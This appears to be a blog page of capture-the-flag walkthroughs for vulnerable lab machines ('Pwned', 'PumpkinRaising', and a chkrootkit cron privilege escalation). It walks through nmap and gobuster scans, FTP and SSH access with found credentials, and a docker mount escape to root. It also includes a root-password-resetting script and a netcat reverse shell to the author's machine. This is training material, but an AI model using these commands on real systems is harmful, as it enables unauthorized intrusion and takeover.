

Note: I checked the cron entry and I was not able to find any relevant information that whether update (which we have created) is running nor I found chkrootkit related. Interestingly when I check the process through pspy64, periodically /tmp/update is running. Therefore, we can leverage that to our purpose. By the way, this might be because when we run this program honeypot.decoy, it triggers the chkrootkit.

Exploit 1:

#!/bin/bash
echo 'root:tcert.net' | sudo chpasswd

save it as update (by the way, you have to use nano editor this time because if I am not wrong vi editor is not available)

chmod +s update  (I sipped tea and look around) and then 


su - root 

password: tcert.net 


Exploit 2:  (It didn’t work for me. I need to dig little deeper)

echo "/usr/bin/nc -e /bin/sh 192.168.56.33:1234" > update
chmod +x update

That’s all guys 🙂


Pwning Pwned

Overview:

Pwned Machine IP Address: 192.168.56.37
My Machine IP Address: 192.168.56.20

Mission:

To gain access to root and read the flag file Flag.txt.

Download:

You can download the machine from here.

************************************

To know the IP address of the Target Machine:

 sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Scanning:

nmap -sC -sV  -p- 192.168.56.37 -o nmap.log

 Output:

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))

Let’s get a glimpse of the website first because the machine is running an apache web server.

Attacker name:

Annlynn

After the attacker’s name, I didn’t get any. So, usually, I like to check robots.txt

http://192.168.56.37/robots.txt

It redirects to some files and I won’t go through it here because it was a rabbit hole.

I did run Nikto scanner and got a little information but it was nothing special, as it just gave me things which I got earlier. (The folder called nothing. That’s all)


Gobuster Scanner:


dir -u 192.168.56.37 -w /usr/share/wordlists/directory-list-2.3-medium.txt -o gobuster.log

We got a new file, called hidden_text. This experience taught me an important lesson, i.e. never depend on a single tool for everything.

http://192.168.56.37/hidden_text/

I tried every parameter and, I thought to automate the process either through Burp Suite or a shell command. Perhaps, after this task is over, I will write a script to automate this task for us.

http://192.168.56.37/pwned.vuln/

View source code:

ftpuser' && $pw=='B0ss_B!TcH'

Exploitation:

Well, credential didn’t work with about login panel, so let us try with FTP (we know the machine is running FTP through Nmap scan.)

Yes, I was able to log into the machine by using the above credentials

However, I think it is important to pass -a as argument along with the command dir -a. Because although I was not able to see anything despite the command executed successfully.

I found two files in there. It looks like important because one file is an ssh key and other note content username. Probably we could get access by using this information.

username: ariana

password: ssh private key

Remember before using an SSH key, set the permission to either 400 or 600. (usually, I like 400 on production and 600 when I am trying something like a pwning machine).

chmod 600 id_rsa
ssh ariana@192.168.56.37 -i id_rsa

Yes, we got a shell here. Usually, as soon as I get a shell, I like to try some low hanging fruits first. Like what is shown in the screenshot.

So far we got this information:

User ariana may run the following commands on pwned:
(selena) NOPASSWD: /home/messenger.sh

cat /home/messenger.sh  (make a mental note)

congratulations you Pwned ariana

Here is your user flag _______

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root

To be honest, I am yet to have breakfast and thought to grasp some but because of this flag, I am gonna stick with the machine sometimes more.

I found a diary called ariana-personal.diary

It was written

It’s Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.

I didn’t get anything special, so how about we run the script that we got from above?  /home/messenger.sh

sudo -u selena /home/messenger.sh

I struggled a little here and need to have a peek on other people’s walkthrough (it is here.)

yes, it is perfect time to get an interactive shell.

python3 -c 'import pty; pty.spawn("/bin/bash")'

id 

docker images 

docker run -v /:/mnt --rm -it privesc chroot /mnt sh

I got root here, however, I was not happy because I don’t know what this script (docker run -v /:/mnt –rm -it privesc chroot /mnt sh) does. So gonna do little research after breakfast…

Wish you all a productive day!!

Some Rabbit holes while I was digging the account of ariana.

Other things, what I did

I thought to find some SUID and SGID file manually, however, since I have linpeas.sh on my Kali Machine (192.168.56.33). So I am going to upload the shell from there to the target machine. That way, it will do everything automatically.

chmod +x linpeas.sh (on target machine /tmp folder)


While I was going through the extensive report from the linpeas.sh, I can definitely conclude that the machine is running an outdated docker container.

ps aux | grep "docker"

1. Result excerpt from linpeas.sh

2. Result excerpt from linpeas.sh


Will I get a root access to PumpkinRaising Machine ?

Overview:

Pumpkin Raising Machine IP Address: 192.168.56.17
My Machine IP Address: 192.168.56.1

Mission:

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems. PumpkinRaising is Level 2 of series of 3 machines under Mission-Pumpkin v1.0. The Level 1 ends by accessing PumpkinGarden_Key file, this level is all about identifying 4 pumpkin seeds (4 Flags - Seed ID’s) and gain access to root and capture final Flag.txt file.

Step 01:

nmap -sC -sV -p- 192.168.56.17 -oN nmap.log

Output:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-01 13:30 IST
Nmap scan report for 192.168.56.17

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)

80/tcp open  http    Apache httpd
| http-robots.txt: 23 disallowed entries (15 shown)
| /includes/ /scripts/ /js/ /secrets/ /css/ /themes/ 
| /CHANGELOG.txt /underconstruction.html /info.php /hidden/note.txt 
| /INSTALL.mysql.txt /seeds/seed.txt.gpg /js/hidden.js /comment/reply/ 
|_/filter/tips/
|_http-server-header: Apache
|_http-title: Mission-Pumpkin

Step 02:

Actually, nmap is revealing enough information to go through however, let me stick with my methodology.


Since it is clearly running a web server on port 80. Let’s visit the website and check their source code first.


When I see there is an images folder. I was little excited because we got a beautiful tip in previous box. (It is here)

Ops!

Step 03:

You can also see that there is a base64 encoded message in the source code.

I thought this may reveal a big secret like it did in my previous pumpkin box. However, it just turned to be a little troll 🙂

As I was going  through the source code, I see a link to pumpkin.html

I took down name of the characters in my note, perhaps I could use that for some bruteforce purpose because we know that the machine is running ssh on port 22 (through nmap scanning).


In the source code, there is another encoded string, which is turn out to be base32. (I did some reading on base32 and tried myself to ensure that this string is base32).

